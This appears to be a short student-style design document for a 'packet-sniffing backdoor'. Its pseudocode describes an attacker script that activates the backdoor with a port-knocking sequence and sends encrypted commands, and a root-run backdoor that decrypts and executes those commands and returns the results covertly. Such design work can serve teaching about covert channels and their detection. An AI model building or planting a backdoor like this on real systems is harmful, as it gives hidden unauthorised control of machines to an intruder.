PACKET-SNIFFING BACKDOOR

Design Work

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


Pseudocode


attacker.py

```
main()
If user != 'root':
     print("This application have to run with root access. Try
again")
     exit()
For each port in portList:
     sendPacket(sport=port)
     sleep(1)
while True
     cmd = input("Enter a command: ")
     sendCommand(encryption(cmd))
```

```
    if cmd == 'close':
        exit()
    while listenForResult
        print(decryption(result))
```

Backdoor

Diagram



Pseudocode

Backdoor.py

```
Main()
If user != 'root':
    print("This application have to run with root access. Try
again")
    exit()
while receivePacket(packet)
    if packet.sport in portList
        code += 1
    if code == 3
        break
while listenForCommand()
    data = receivePacket()
    cmd = decryption(data)
    result = executeCommand(cmd)
    if cmd == 'close'
        exit()
    payload = encryption(result)
    sendPacket(payload)
```